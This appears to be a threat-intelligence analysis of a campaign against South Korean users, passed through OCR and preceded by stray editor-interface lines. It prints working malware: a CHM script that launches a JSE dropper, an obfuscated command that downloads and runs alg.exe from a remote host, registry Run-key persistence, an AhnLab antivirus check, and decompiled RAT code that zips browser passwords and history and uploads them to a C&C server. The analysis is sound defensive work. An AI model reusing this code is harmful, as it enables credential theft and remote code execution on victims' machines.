[ ] 全词匹配(W)
[✓] 匹配大小写(C)
[✓] 循环查找(P)
[✓ 普通(N)] 扩展(X) (\n, \r, \t, \0, \x...) 正则表达式(G)
[ ] . 匹配新行
[✓] 透明度(Y)
[✓ 失去焦点后] 始终


计数：1次匹配 在整个文件中

During the analysis process, we noticed that a South Korean security company, Ahnlab, disclosed similar attack activities in a public report in July. In the disclosed attack activities, the script content within the CHM used by the attackers is consistent.



```
<script>

  var path = decodeURIComponent(window.location.href), inner = '';
  var ps = path.indexOf('.chm::/') + 4;
  var cmdline = ',hh,-decompile C:\\Users\\Public\\Libraries ' + path.substr(14, ps - 14);

  inner = '<OBJECT id="A" classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" style="visibility:hidden">';
  inner += '<PARAM name="Command" value="ShortCut"><PARAM name="Button" value="Bitmap:shortcut">';
  inner += '<PARAM name="Item1" value="' + cmdline + '"><PARAM name="Item2" value="273,1,1"></OBJECT>';
  document.getElementById('par').innerHTML = inner;
  A.Click();

  inner = '<OBJECT id="B" classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" style="visibility:hidden">';
  inner += '<PARAM name="Command" value="ShortCut"><PARAM name="Button" value="Bitmap:shortcut">';
  inner += '<PARAM name="Item1" value=",wscript,C:\\Users\\Public\\Libraries\\Docs.jse P"><PARAM name="Item2" value="273,1,1"></OBJECT>';
  document.getElementById('par').innerHTML = inner;
  B.Click();

</script>
```


In the disclosed script by Ahnlab, it was mentioned that the script writes the jse file to the "run" startup item in the registry. Therefore, we speculate that the attackers intended to use scReg and scPath to achieve the operation of writing the current jse file to the "run" startup item in the registry.



```
function d(s) {
  var t = "";
  for (var i = 0; i < s.length; i++) {
    var ascii = s.charCodeAt(i);
    var c = String.fromCharCode(ascii);
    if (ascii == 42) c = String.fromCharCode(92);
    else if (ascii == 36) c = String.fromCharCode(47);
    else if (ascii == 126) c = String.fromCharCode(58);
    else if (ascii == 124) c = String.fromCharCode(46);
    else if (ascii == 33) c = String.fromCharCode(37);
    else if (ascii == 35) c = String.fromCharCode(38);
    else if (ascii == 61) c = String.fromCharCode(95);
    else if (65 <= ascii && ascii <= 90) c = String.fromCharCode((ascii - 65 + 15) % 26 + 65);
    else if (97 <= ascii && ascii <= 122) c = String.fromCharCode((ascii - 97 + 15) % 26 + 97);
    t = t.concat(c);
  }
  return t;
}
var w = new ActiveXObject(d("HDnctae|Dspww"));
if (WScript.Arguments.length > 0) {
  w.RegWrite(d("SVPJ=NFCCPYE=FDPC*DZQEHLCP*Xtnczdzqe*Htyozhd*NfccpyeGpcdtzy*Cfy*Oznfxpye"), d("N~*Fdpcd*Afmwtn*Wtmclctpd*Oznd|udp"), d("CPR=DK"));
}
w.run(d("nxo $n azhpcdspww thc -zfeq !exa!*lwr|pip seead~$$lefdlj|wle$vijoz # delce !exa!*lwr|pip"), 0, false)
```

"WScript.Shell"
"HKEY_CURRENT_USER₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run₩Document"
"C:₩Users₩Public₩Libraries₩Docs.jse"
"REG_SZ"
"cmd /c powershell iwr -outf %tmp%₩alg.exe https://atusay.lat/kxydo & start %tmp%₩alg.exe"


The captured jse script in this case has been upgraded in terms of functionality compared to the one disclosed by AhnLab. Firstly, in the string decoding function, encoding related to numbers has been added.



```
function g(s) {
  var t = "";
  for (var i = 0; i < s.length; i++) {
    var ascii = s.charCodeAt(i);
    var c = String.fromCharCode(ascii);
    if (ascii == 42) c = String.fromCharCode(92);
    else if (ascii == 36) c = String.fromCharCode(47);
    else if (ascii == 126) c = String.fromCharCode(58);
    else if (ascii == 124) c = String.fromCharCode(46);
    else if (ascii == 33) c = String.fromCharCode(37);
    else if (ascii == 35) c = String.fromCharCode(38);
    else if (ascii == 61) c = String.fromCharCode(95);
    else if (48 <= ascii && ascii <= 57) c = String.fromCharCode((ascii - 48 + 3) % 10 + 48);
    else if (65 <= ascii && ascii <= 90) c = String.fromCharCode((ascii - 65 + 5) % 26 + 65);
    else if (97 <= ascii && ascii <= 122) c = String.fromCharCode((ascii - 97 + 7) % 26 + 97);
    t += c;
  }
  return t;
}
```

```
function d(s) {
  var t = "";
  for (var i = 0; i < s.length; i++) {
    var ascii = s.charCodeAt(i);
    var c = String.fromCharCode(ascii);
    if (ascii == 42) c = String.fromCharCode(92);
    else if (ascii == 36) c = String.fromCharCode(47);
    else if (ascii == 126) c = String.fromCharCode(58);
    else if (ascii == 124) c = String.fromCharCode(46);
    else if (ascii == 33) c = String.fromCharCode(37);
    else if (ascii == 35) c = String.fromCharCode(38);
    else if (ascii == 61) c = String.fromCharCode(95);
    else if (65 <= ascii && ascii <= 90) c = String.fromCharCode((ascii - 65 + 15) % 26 + 65);
    else if (97 <= ascii && ascii <= 122) c = String.fromCharCode((ascii - 97 + 15) % 26 + 97);
    t = t.concat(c);
```

Secondly, it includes anti-virus software detection. It checks whether there are any folders related to AhnLab (a well-known antivirus software in South Korea) on the current host. If the anti-virus software is detected, the downloaded alg.exe file will be written into the "run" startup item in the registry.



```
function isV3() {
  var path = "C:\Program Files\AhnLab";
  if (!fso.FolderExists(path)) return false;
  var folder = fso.GetFolder(path);
  var subFolders = new Enumerator(folder.SubFolders);
  for (; !subFolders.atEnd(); subFolders.moveNext()) {
    var sub = subFolders.item();
    if (sub.Name.indexOf("V3") >= 0) return true;
  }
  return false;
}
```


```
if (isV3() !== true) ws.Exec(appPath);
else ws.RegWrite(appReg, appPath, regType);
```

Comparing to the initial disclosure where direct execution through "run" was used, the captured sample in this case adds conditional checks. Considering both sets of attack samples, we speculate that the attackers may be conducting testing. This can also explain why errors such as undefined variables are encountered.

FakeCheck Analysis

To facilitate subsequent traceability, the Knownsec 404 Advanced Threat Intelligence team named the RAT (Remote Access Trojan) malware responsible for executing remote control as FakeCheck. Here are the analysis details of FakeCheck:


The Trojan for.net application, operation after use CheckDotNetVersionAcceptable method environmental inspection. If the CheckDotNetVersionAcceptable method returns false, it displays a message box with the prompt "Please reinstall .net 3.5 first!" However, this is actually a deceptive tactic employed by the attacker (hence the name FakeCheck). The method involves random calculations to generate a value, which is then compared with the randomly generated value passed as a parameter. Based on evaluation, there is only an extremely small probability of the method returning false.




```
public bool CheckDotNetVersionAcceptable(int thres)
{
    Random random = new Random();
    int[] array = new int[8];
    for (int i = 0; i < 1024; i++)
    {
        int num = random.Next(1023) & 7;
        array[num]++;
    }
    int num2 = 0;
    for (int j = 0; j < 8; j++)
    {
        if (num2 < array[j])
        {
            num2 = array[j];
        }
    }
    return num2 < thres;
}
```

```
Random random = new Random();
if (!this.CheckDotNetVersionAcceptable(random.Next(512, 768)))
{
    MessageBox.Show("Please reinstall .net 3.5 first!");
    return;
}
```


FakeCheck retrieves disk information and collects file information from a specified directory. It then writes the collected information into a file.


```
private void GetExplorerInfo()
{
    this.winDrive = Path.GetPathRoot(Environment.SystemDirectory);
    DriveInfo[] drives = DriveInfo.GetDrives();
    foreach (DriveInfo driveInfo in drives)
    {
        MainProc.fs.WriteLine(driveInfo.Name);
        MainProc.fs.WriteLine("  Drive type : {0}", driveInfo.DriveType);
        if (driveInfo.IsReady)
        {
            MainProc.fs.WriteLine("  Volumn label : {0}", driveInfo.VolumeLabel);
            MainProc.fs.WriteLine("  File system : {0}", driveInfo.DriveFormat);
            MainProc.fs.WriteLine("  Total size of drive : {0}", this.SizeToString(driveInfo.TotalSize));
            MainProc.fs.WriteLine("  Total available space : {0}", this.SizeToString(driveInfo.TotalFreeSpace));
            MainProc.fs.WriteLine("  Available space to current user : {0}", this.SizeToString(driveInfo.AvailableFreeSpace));
        }
        MainProc.fs.WriteLine();
    }
    foreach (DriveInfo driveInfo2 in drives)
    {
        this.ExploreDir(driveInfo2.Name, (driveInfo2.Name == this.winDrive) ? 2 : 4, 0);
    }
    this.ExploreDir(this.winDrive + "Program Files\\AhnLab", 1, 0);
    this.ExploreDir(this.winDrive + "Program Files (x86)\\AhnLab", 1, 0);
    this.ExploreDir(this.winDrive + "Users", 4, 0);
    this.userName = Environment.UserName;
    MainProc.fs.WriteLine(this.userName + "\n");
    this.ExploreDir(this.winDrive + "Users\\" + this.userName + "\\AppData\\Local", 3, 0);
    this.ExploreDir(this.winDrive + "Users\\" + this.userName + "\\AppData\\Roaming", 1, 0);
}
```


The collected information is written into the file C:\Users\Public\Pictures[random].txt. Additionally, a file named [random].zip is created to store browser data and Recent cache.


```
private void GetLogPath()
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonPictures);
    this.pathLog = folderPath + "\\" + this.GetRandomFileName() + ".txt";
    this.pathZip = folderPath + "\\" + this.GetRandomFileName() + ".zip";
    MainProc.fs = File.CreateText(this.pathLog);
}
```

FakeCheck targets the user data of Chrome and Edge browsers, including plugin settings, browsing history, bookmarks, and saved password information. It collects this data and adds it to a zip file.



```
private void ZipProfileHistory(string path)
{
    if (!Directory.Exists(path))
    {
        return;
    }
    try
    {
        foreach (string path2 in Directory.GetDirectories(path, "Extension*"))
        {
            this.ExploreDir(path2, 1, 0);
        }
    }
    catch (Exception)
    {
    }
    Zip.AddToZip(this.pathZip, path + Decrypt.GetDecrypt("6BFhyp4iJoIrUO9Vu7j9rQ5F9w2YIkh1XxEQ6cuIqao="), true);
    Zip.AddToZip(this.pathZip, path + "\\Web Data", true);
    Zip.AddToZip(this.pathZip, path + "\\History", true);
    Zip.AddToZip(this.pathZip, path + "\\Bookmarks", true);
    Zip.AddToZip(this.pathZip, path + "\\Login Data", true);
}
```

FakeCheck also retrieves the Recent file cache.



```
private void GetRecentHistory()
{
    string str = this.winDrive + "Users\\" + this.userName;
    Zip.AddToZip(this.pathZip, str + Decrypt.GetDecrypt("c5mHUXcCm8joJBkyS3iG5udRGJdWP9sCAHVtGictSvn6Xpy0/XQwRBTFRLUA0Rak"), true);
    MainProc.fs.WriteLine("\n*** Registry Keys ***\n");
    this.GetRegSubKeys(Decrypt.GetDecrypt("T4Nz2Xb8sckEJmve/fvRbXijQXbYm3HGZo1/jIckMKctgQ3gaAoSwhy2bHCvnspJ"));
    this.GetRegSubKeys(Decrypt.GetDecrypt("BDuZUpHskAOyOsdBV1ra+Z5NGOmNc4IukX1jfjDCg5t0zZE9NnMgLUFzZ1ttD1maG8zuc9ckC17QTCTVRhhitkspdLikBryKJeC/k6cw2qo="));
    this.GetRegSubKeys(Decrypt.GetDecrypt("T4Nz2Xb8sckEJmve/fvRbfLwEJ5RAOX01JSFzLkt7to5OH5+1BNxHwkHqT4FG/pwUY6Vj7VHeXlfowMbmzhsCFch7noO2LDE6tDOa06gW5wBQUe6deL9F6nJKx1XZtU3"));
    this.GetRegSubKeys(Decrypt.GetDecrypt("T4Nz2Xb8sckEJmve/fvRbfLwEJ5RAOX01JSFzLkt7to5OH5+1BNxHwkHqT4FG/pwUY6Vj7VHeXlfowMbmzhsCFch7noO2LDE6tDOa06gW5yXtzra3IiJDWJRNK3e/pd1"));
    MainProc.fs.Close();
    Zip.AddToZip(this.pathZip, this.pathLog, false);
}
```


The collected data is recorded in the files C:\Users\Public\Pictures[random].txt and C:\Users\Public\Pictures[random].zip. These files are then uploaded to the command and control (C&C) server.



```
private void UploadToServer()
{
    Random random = new Random();
    int num = random.Next(11, 37);
    int i = 0;
    while (i < num)
    {
        bool flag = random.Next() != 0;
        int num2 = 23;
        if ((flag ? 1 : 0) % num2 == 0 && ++i == num)
        {
            WebClient webClient = new WebClient();
            webClient.Encoding = Encoding.UTF8;
            string text = string.Format("-----------B{0:x}B-----------", DateTime.Now.Ticks);
            webClient.Headers.Add("Content-Type", "multipart/form-data; boundary=" + text);
            string decrypt = Decrypt.GetDecrypt("v8LdAWODAiLLWloQ5IjoRf5qvE344NMeR6WgPXX+cx5PJINMLEIUtjr2hDRVN/aI");
            string s = string.Format("--{0}\r\nContent-Disposition: form-data; name=\"file\"; filename=\"{1}\"\r\n", text, Path.GetFileName(this.pathZip)) + decrypt + "\r\n\r\n";
            string s2 = string.Format("\r\n--{0}--\r\n", text);
            List<byte> list = new List<byte>();
            list.AddRange(webClient.Encoding.GetBytes(s));
            list.AddRange(File.ReadAllBytes(this.pathZip));
            list.AddRange(webClient.Encoding.GetBytes(s2));
            webClient.UploadData(this.uri, "POST", list.ToArray());
            File.Delete(this.pathLog);
            File.Delete(this.pathZip);
        }
    }
}

// Token: 0x06000013 RID: 19 RVA: 0x00002A88 File Offset: 0x00000C88
```

